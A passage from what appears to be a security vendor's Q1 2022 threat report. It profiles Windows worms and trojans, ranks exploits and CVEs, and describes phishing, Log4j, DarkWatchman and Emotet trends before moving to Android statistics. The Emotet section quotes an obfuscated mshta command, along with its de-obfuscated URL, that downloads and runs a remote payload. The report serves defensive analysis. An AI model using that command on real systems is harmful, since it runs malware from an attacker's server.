- Creates a process to run the dropped executable file.
- Modifies computer registry settings that may cause a system crash.
- Downloads other malware like keylogger.
- Slows down the booting and shutting down process of the infected computer.
- Allows hackers to steal confidential data like credit card details and personal information from the infected system.

05

W32.Mofksys

Threat Level: High

Category: Worm

Method of Propagation: Removable or network drives

Behaviour:

- It copies itself to the following paths:
  <System>\explorer.exe
  <Windows>\svchost.exe
  <Windows>\spoolsv.exe
- It adds these paths to the RunOnce registry.
- It can capture the activity like keyboard/mouse inputs, including screen, capturing and pass it to the remote intruder.

06

Worm.AUTOIT.Tupym.A

Threat Level: Medium

Category: Worm

Method of Propagation: Malicious links in instant messenger

Behaviour:

- Malware drops file in system32 folder and executes it from dropped location.
- It connects to malicious website, also modifies start page of browser to another site through registry entry. Also Creates Run entry for same dropped file for persistence.

07

VBS.Dropper.A

Threat Level: Medium

Category: Dropper

Method of Propagation: Web page

Behaviour:

- This malware spreads via malicious web pages. A web page contains an embedded PE file.
- It drops that PE file to a specific folder & launches that to perform malicious activity.

08

LNK.Trojan.3075

Threat Level: Medium

Category: Malware

Method of Propagation: Infected USB & network drives

Behaviour:

- These are maliciously modified shortcut files (file extension .LNK) designed to trick users into launching a harmful file.
- These LNK files usually mimic legitimate ones by using the file icons associated with popular programs such as Notepad, Word, PDF, etc., to trick the user into thinking that the shortcuts are authentic.

09

Worm.Autoit.Sohanad

Threat Level: Medium

Category: Worm

Method of Propagation: Spreads through mails, IM apps, infected USB & network drives

Behaviour:

- It arrives on your computer through Messaging apps, infected USB, or network and can spread quickly.
- After arrival, it creates a copy of itself as .exe with a typical Windows folder icon.
- User mistakenly executes this .exe assuming it as a folder, then it spreads over the network.
- It infects every connected USB drive too.

10

Trojan.Floxif.E5

Threat Level: High

Category: Trojan

Method of Propagation: Infected USB, network drives or bundled software packages


Behaviour:

- A Trojan version of a third-party utility known as "CCleaner" initiates malicious program installations into the infected device.
- It gathers user's data and other system information such as programs installed, unique ID, Mac address, etc., sent to CnC servers.

Top 5 PUA (Potentially Unwanted Applications and Adware)

Potentially Unwanted Applications (PUA) and Adware programs are not necessarily harmful but using them might lead to security risks. Adware are software used to display ads to users; some are legitimate while some are used to drop spyware that steals user information.

Below figure represents the top 5 PUAs and Adware detected by Quick Heal in Q1 2022.




Observations

- Program.Wacapew was detected to be the top PUA, with 5.03 Million detections.

Top 5 Host-Based Exploits

An exploit is a piece of code or crafted data that takes advantage of a bug or vulnerability in the targeted system or an application running on it.




What are host-based exploits?
Host-based exploits are those that target security vulnerabilities found in host-based applications (host is a computer or other device connected to a computer network). These exploits are detected by endpoint detection modules such as Virus Protection, Email Protection, and Scanner.

Observations

- LNK.Cmd.Exploit.Gen was detected to be the top host-based exploit, with 7.85 Million detections.

Top 5 Network-Based Exploits

Below figure represents the top 5 Network-Based Windows exploits of Q1 2022



What are network-based exploits?
Network-based exploits are those that target security vulnerabilities found in network-based applications. Such exploits are detected by IDS/IPS (Intrusion Detection and Prevention System).

Observation

- CVE-2017-0144 was detected to be the top network-based exploit, with 27 Million detections.

CVE details

1. CVE-2017-0144

Microsoft Windows SMB Remote Code Execution Vulnerability
This vulnerability enables the attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server

2. CVE-2017-0147

Microsoft Windows SMB Information Disclosure Vulnerability
An attacker who successfully exploited this vulnerability could craft a particular packet, leading to information disclosure from the server.

3. CVE-2017-0146

Windows SMB (SMBv1) Remote Code Execution Vulnerability
A remote code execution vulnerability exists in how the Microsoft Server Message Block 1.0 (SMBv1) server handles specific requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server.

4. CVE-2017-9841

Code injection vulnerability in PHP Unit
This vulnerability allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a "<?PHP " substring

5. CVE-2021-44228

Apache log4j-core vulnerability
An attacker who can control log messages or parameters can execute arbitrary code loaded from LDAP servers and other JNDI-related endpoints when message lookup substitution is enabled.

Trends in Windows Security Threats

1. Russia-Ukraine Conflict Leverages Phishing Themes

Ukraine-related phishing attacks are on the rise. Threat actors are using the conflict in Ukraine to launch a series of attacks. The initial infection vector is spear-phishing emails. Social networking sites, text messages, and email notifications are the most common methods attackers use to initiate phishing attacks.
Such attacks' innovative themes include raising requests for bitcoin donations to assist Ukraine's resistance to the attacks, recommendations to purchase items with earnings going to Ukraine, etc. Similarly, we also observed some scams wherein online money donation organizations fake or charities were claimed to be set up to lure victims and siphon off their money by falsely attributing it to assisting Ukraine. Attackers utilize Microsoft's services against users, explicitly targeting Microsoft Office 365, Outlook, and other Microsoft products. These landing pages and login forms seem strikingly identical to legitimate Microsoft pages. The victim is not prompted to enter their email address because it is already embedded. They are asked for their password before being forwarded to the legitimate website in spear phishing. Any credentials entered in the dialogue will be sent directly to the threat actors, requiring the victim to re-enter them. This is a standard phishing method these days, as forcing the user to enter their credentials twice can even help steal two account credentials. As a result, the victim is unaware that they inadvertently entered their password on a fake site. As a result, attackers can obtain credentials.

2. Backdoors leveraged Log4J Vulnerability

Apache disclosed a severe Remote code execution vulnerability CVE-2021-44228 in the Apache Java-based log4J logging application in December 2021, named "Log4Shell." Since the bug was discovered, millions of Log4j-targeted attacks have been recorded. The attackers gained initial access by exploiting a vulnerability in Log4j. Malware named B1txor20 infects hosts by exploiting the Log4J vulnerability and uses DNS Tunneling to construct C2 communication. Also, various miners like Mimo miner, Jin Miner, APT41, Dridex malware, etc., have been taking advantage of log4j vulnerability and dropping several backdoors. Backdoors that use PowerShell-base reverse shell can load a Windows binary containing the loader. PowerShell-based backdoors are used extensively for achieving persistence on the impacted system, establishing communication with a command and control (C&C) server, and execution of commands for further modules.

3. DarkWatchman - A new evolution in fileless techniques.

DarkWatchman is a JavaScript RAT with a C# key logger "fileless." The components of this virus are small, with the JavaScript weighing in at just over 32kb and the critical logger weighing in around 8.5kb. To evade detection, DarkWatchman makes extensive use of LOLbins and other innovative data transfer mechanisms between modules. To prevent writing to disk, several components of DarkWatchman, such as configuration strings and the keylogger itself, are saved in the registry. DarkWatchman comes with a

written in C# and compiled at runtime from a registry-stored Base64 PowerShell command. The code for the keylogger is obfuscated, using randomized functions and variable names. There is no extra obfuscation — no duplicate code or unnecessary functions – therefore, the compiled keylogger is only 8.5kb in size.
Upon first execution, the Windows Registry is checked to see if DarkWatchman is already installed. The malware stores its configurations in the registry key '\\HKCU\Software\Microsoft\Windows\DWM\,' composed of a UID created from the C: drive's serial number, a single-digit or character. If the malware can't locate a '1' flag in this key, it starts the installation process. The install function deletes the WinRAR SFX executable using the filename supplied to it during execution. It also copies the JS file to 'Shell.NameSpace(28)' ('\App\Data\Local') and sets a scheduled job to run the file every time a user logs on using WScript. After that, the installation routine copies the keylogger to the registry, sets the flag to 1 to indicate that the installation was successful, and runs the scheduled task is established.
When the RAT is activated, it runs this PowerShell script, which compiles and executes the keylogger. The keylogger does not write to disk or connect with the C2. It instead saves its key log to a registry key, which it uses as a buffer. The RAT scrapes and clears this buffer during an operation before sending the logged keystrokes to the C2 server. The final stage is a popup that informs the user that the file is "Unknown Format," indicating that the system cannot read the file to avoid the 'scanned document' not opening.

4. Emotet re-emerges with new methods as top malware in circulation


After a long break from its operations, we have seen Emotet malware active again this year. Emotet uses an office document file (.doc / .xls) as the initial infection vector, and then malicious macros execute base64 encoded PowerShell commands to download DLL from different URLs. This year we have observed some new methods implemented in official documents from time to time to evade static signatures.

- **Use of hex-encoded IP**

Contacted IP is hex-encoded in this method, and the command is obfuscated. For example, "cmd /c m^sh^t^a h^tt^p^:/^/0xc12a24f5/cc.html". After de-obfuscation, we get http[:]//193[.]42.36[.]245/cc.html as the URL.

- **Use of Excel 4 macros**

This variant uses "urlmon" dll and "urldownloadtofile" winapi to download emotet dll. The below Emotet was discovered in the last quarter.




ANDROID

71%

of total Android detections in Q1 2022 were Malware.

ANDROID MALWARE DETECTIONS

FOR Q1 2022



35,000

Malware

Per Day: 393
Per Hour: 16
Per Minute: 0.27

5,000

Adware: 5,000

Per Day: 60
Per Hour: 3
Per Minute: 0.04


9,000

Potentially Unwanted Application (PUA): 9,000

Per Day: 97
Per Hour: 4
Per Minute: 0.07


Detection Statistics: Category Wise

Below figure represents the various categories of Android malware detected by Quick Heal in Q1 2022




Security Vulnerabilities Discovered

A security vulnerability (also known as a security hole) is a security flaw detected in a product that may leave it open to hackers and malware. Below figure shows the type of Android security vulnerabilities and their growth from January to March 2022.



Top 10 Android Malware for Q1 2022



Top 10 Android Malware Details

01

Android.Hiddenad.A6ad
Threat Level: High
Category: Malware
Method of Propagation: Third-party app stores

Behaviour:

